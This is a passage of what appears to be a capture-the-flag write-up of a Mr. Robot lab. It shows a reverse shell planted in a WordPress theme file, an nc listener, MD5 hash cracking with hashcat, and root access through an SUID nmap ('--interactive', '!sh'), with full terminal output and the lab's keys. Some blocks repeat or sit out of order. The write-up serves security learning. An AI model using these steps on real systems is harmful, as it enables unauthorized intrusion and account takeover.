
Substituted its content by *pentestmonkey reverse shell*, personalizing IP and Port. Hit Update File . Received message: File edited successfully .

Gaining Shell

Logged into WordPress and edited:

404.php

Inserted reverse shell.



Started listener:

nc -lvp 4444

Triggered the file by opening this url <http://10.129.176.173/wp-includes/themes/TwentyFifteen/404.php> and got shell:

whoami

daemon

Exploring the System

Checked /home :

ls /home

robot

Inside:

password.raw-md5

```
tushar@kali: ~/Desktop/Tryhackme

zsh: corrupt history file /home/tushar/.zsh_history
(tushar@kali)~[~/Desktop/Tryhackme]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.138.235] from (UNKNOWN) [10.129.176.173] 57366
Linux ip-10-129-176-173 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
17:26:00 up 40 min, 0 users, load average: 0.02, 0.03, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
daemon
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-129-176-173:/$ ls
ls
```

```
$ whoami
daemon
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-129-176-173:/$ ls
ls
bin    home      lib32      mnt    run    tmp      vmlinuz.old
boot  initrd.img lib64       opt    sbin   usr
dev    initrd.img.old lost+found  proc   srv    var
etc    lib        media      root   sys    vmlinuz
daemon@ip-10-129-176-173:/$ ls -la /home
ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Jun  2  2025 .
drwxr-xr-x 23 root    root    4096 Mar 26 16:45 ..
drwxr-xr-x  2 root    root    4096 Nov 13  2015 robot
drwxr-xr-x  4 ubuntu ubuntu 4096 Jun  2  2025 ubuntu
daemon@ip-10-129-176-173:/$ cd robot
cd robot
bash: cd: robot: No such file or directory
daemon@ip-10-129-176-173:/$ cd /home/robot
cd /home/robot
daemon@ip-10-129-176-173:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-129-176-173:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-129-176-173:/home/robot$ get key-2-of-3.txt
get key-2-of-3.txt
bash: get: command not found
daemon@ip-10-129-176-173:/home/robot$ █
```



```
tushar@kali: ~/Desktop/Tryhackme
boot initrd.img lib64 opt sbin usr
dev initrd.img.old lost+found proc srv var
etc lib media root sys vmlinuz
daemon@ip-10-129-176-173:/$ ls -la /home
ls -la /home
total 16
drwxr-xr-x 4 root root 4096 Jun 2 2025 .
drwxr-xr-x 23 root root 4096 Mar 26 16:45 ..
drwxr-xr-x 2 root root 4096 Nov 13 2015 robot
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun 2 2025 ubuntu
daemon@ip-10-129-176-173:/$ cd robot
cd robot
bash: cd: robot: No such file or directory
daemon@ip-10-129-176-173:/$ cd /home/robot
cd /home/robot
daemon@ip-10-129-176-173:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@ip-10-129-176-173:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-129-176-173:/home/robot$ get key-2-of-3.txt
get key-2-of-3.txt
bash: get: command not found
daemon@ip-10-129-176-173:/home/robot$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@ip-10-129-176-173:/home/robot$ sudo -l
sudo -l
[sudo] password for daemon: dghad
Sorry, try again.
[sudo] password for daemon: gsag
Sorry, try again.
[sudo] password for daemon: wqga
sudo: 3 incorrect password attempts
daemon@ip-10-129-176-173:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@ip-10-129-176-173:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-129-176-173:/home/robot$
```

Hash Cracking

Extracted hash and cracked it:

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
└─$ cat -A hash.txt
c3fcd3d76192e4007dfb496cca67e13$

--(tushar@kali)-[~]
└─$ echo 'c3fcd3d76192e4007dfb496cca67e13b' > hash.txt

--(tushar@kali)-[~]
└─$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu-penryn-AMD Ryzen 7 7435HS, 3944/7888 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (6519 MB free)

Dictionary cache hit:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c3fcd3d76192e4007dfb496cca67e13b:hashcat-fchi#0-=====
```

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (6519 MB free)

Dictionary cache hit:

* Filename... /usr/share/wordlists/rockyou.txt
* Passwords... 14344385
* Bytes..... 139921507
* Keyspace... 14344385

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Thu Mar 26 23:14:41 2026 (1 sec)
Time.Estimated....: Thu Mar 26 23:14:42 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 631.6 kH/s (0.46ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 36864/14344385 (0.26%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: holabebe -> loserface1
Hardware.Mon.#01.: Util: 24%

Started: Thu Mar 26 23:14:06 2026

Stopped: Thu Mar 26 23:14:43 2026

```
(tushar@kali)-[~]  
$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --show  
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

```
(tushar@kali)-[~]  
$
```

```
daemon@ip-10-129-176-173:/home/robot$ get key-2-of-3.txt
get key-2-of-3.txt
bash: get: command not found
daemon@ip-10-129-176-173:/home/robot$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@ip-10-129-176-173:/home/robot$ sudo -l
sudo -l
[sudo] password for daemon: dghad
Sorry, try again.
[sudo] password for daemon: gsag
Sorry, try again.
[sudo] password for daemon: wqga
sudo: 3 incorrect password attempts
daemon@ip-10-129-176-173:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-129-176-173:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e400dfb496cca67e13b
daemon@ip-10-129-176-173:/home/robot$ sudo -l
sudo -l
[sudo] password for daemon: abcdefghijklmnopqrstuvwxyz
Sorry, try again.
[sudo] password for daemon: abcdefghijklmnopqrstuvwxyz
Sorry, try again.
[sudo] password for daemon: sga
sudo: 3 incorrect password attempts
daemon@ip-10-129-176-173:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

Key 2

```
cat /home/robot/key-2-of-3.txt
```

```
822c73956184f694993bede3eb39f959
```

we finally found the key 2 -> 822c73956184f694993bede3eb39f959

Privilege Escalation

Checked SUID binaries:

```
find / -perm -4000 2>/dev/null
```

Found:

```
/usr/local/bin/nmap
```

```
ls
key-2-of-3.txt password.raw-md5
$ cd /root
cd /root
sh: 5: cd: can't cd to /root
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-129-176-173:~# ls
ls
key-2-of-3.txt password.raw-md5
root@ip-10-129-176-173:~# cd /home
cd /home
root@ip-10-129-176-173:/home# ls
ls
robot ubuntu
root@ip-10-129-176-173:/home# cd ubuntu
cd ubuntu
root@ip-10-129-176-173:/home/ubuntu# ls
ls
root@ip-10-129-176-173:/home/ubuntu# cd
cd
root@ip-10-129-176-173:~#
```

Exploiting Nmap

```
nmap --interactive
```

Then:

```
!sh
```

Got root shell.

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-129-176-173:~# ls
ls
key-2-of-3.txt  password.raw-md5
root@ip-10-129-176-173:~# cd /home
cd /home
root@ip-10-129-176-173:/home# ls
ls
robot  ubuntu
root@ip-10-129-176-173:/home# cd ubuntu
cd ubuntu
root@ip-10-129-176-173:/home/ubuntu# ls
ls
root@ip-10-129-176-173:/home/ubuntu# cd
cd
root@ip-10-129-176-173:~# cat /root.key-3-of-3.txt
cat /root.key-3-of-3.txt
cat: /root.key-3-of-3.txt: No such file or directory
root@ip-10-129-176-173:~# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
root@ip-10-129-176-173:~#
```

Key 3

```
cd /rootcat key-3-of-3.txt
```

```
04787ddef27c3dee1ee161b21670b4e4
```

found key 3 - 04787ddef27c3dee1ee161b21670b4e4

Real Learning

- I stopped guessing and started enumerating
- Learned how response differences reveal valid users
- Understood why correct Hydra config matters
- Saw how one small misconfiguration (SUID) leads to root